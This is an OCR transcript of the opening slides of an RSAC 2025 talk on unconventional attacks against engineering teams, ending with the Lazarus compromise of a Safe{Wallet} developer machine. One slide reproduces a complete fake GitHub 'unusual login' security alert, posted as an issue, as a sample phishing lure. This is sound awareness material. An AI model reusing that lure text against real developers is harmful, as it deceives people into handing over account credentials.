RSAC 2025 Conference


Many Voices.
One Community.

SESSION ID: APP-W09

How Your Engineering Teams Are Being Attacked—It's Not what You Think

Confidence Staveley

Founder
MerkleFence
https://www.linkedin.com/in/confidencestaveley/



Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

RSAC 2025 Conference

Engineering Teams are High Value Targets!


Many Voices.
One Community.

How do you think engineering teams are being attacked?

WHAT ARE YOU DOING ON THE DARK WEB??
I FORGOT MY PASSWORD, SO I'M LOOKING IT UP.
CYBERSECURITY VENTURES
CYBERSECURITYVENTURES.COM

- Exploiting known vulnerabilities to directly compromise the production server?
- Phishing and Social Engineering?
- Credential Stuffing?
- Shadow IT?
- Cloud Misconfigurations?

Phishing is just one entry point, but dev-focused vectors can be just as effective.



Notification #10

Open

SavagePacifist opened 2 hours ago

Security Alert: Unusual Access Attempt

We have detected a login attempt on your GitHub account that appears to be from a new location or device.

Login Information

- **Location:** Reykjavik, Iceland
- **IP Address:** 53.253.117.8
- **Device:** Unrecognized

If you recognize this activity, no further action is required. However, if this was not you, we strongly recommend securing your account immediately.

Steps to Secure Your Account

1. **Update your password** to prevent unauthorized access: Change Password
2. **Review and manage active sessions:** Check Recent Activity
3. **Enable Two-Factor Authentication (2FA)** for additional protection: Set Up 2FA

Contact Support

If you need assistance or suspect a security breach, visit:
GitHub Security Support


Thank you for keeping your account secure.

GitHub Security Team

RSAC 2025 Conference

Disclaimer on Presentation Style


This is a satirical take on unconventional, new or slightly updated tactics and techniques deployed by bad actors, targeting engineering teams.



Many Voices.
One Community.

Satire


Is a way of using irony, exaggeration, ideas in a humorous way designed to highlight and reveal flaws, oversights, or misguided beliefs.


YOU SENT OUR BANKING DETAILS AND SOCIAL SECURITY NUMBERS IN AN EMAIL?!?!
RELAX...I PUT "PRIVATE" IN THE SUBJECT LINE.
THANK YOU!
CYBERSECURITY VENTURES
CYBERSECURITYVENTURES.COM
©Bathstein/MORGAN 2024

RSAC 2025 Conference

Top 10 scenarios your engineering team is making/keeping attackers happy


Many Voices.
One Community.



Scenario 1 : Your developers' machines may be wide open and making a BFF of Mr. Lazarus and other bad guys!


How is this happening?…

- $1.5 billion stolen in largest crypto heist in history!


Home > News > Security > Lazarus hacked Bybit via breached Safe{Wallet} developer machine
Lazarus hacked Bybit via breached Safe{Wallet} developer machine
Forensic investigators have found that North Korean Lazarus hackers stole $1.5 billion from Bybit after hacking a developer's device at the multisig wallet platform Safe{Wallet}.

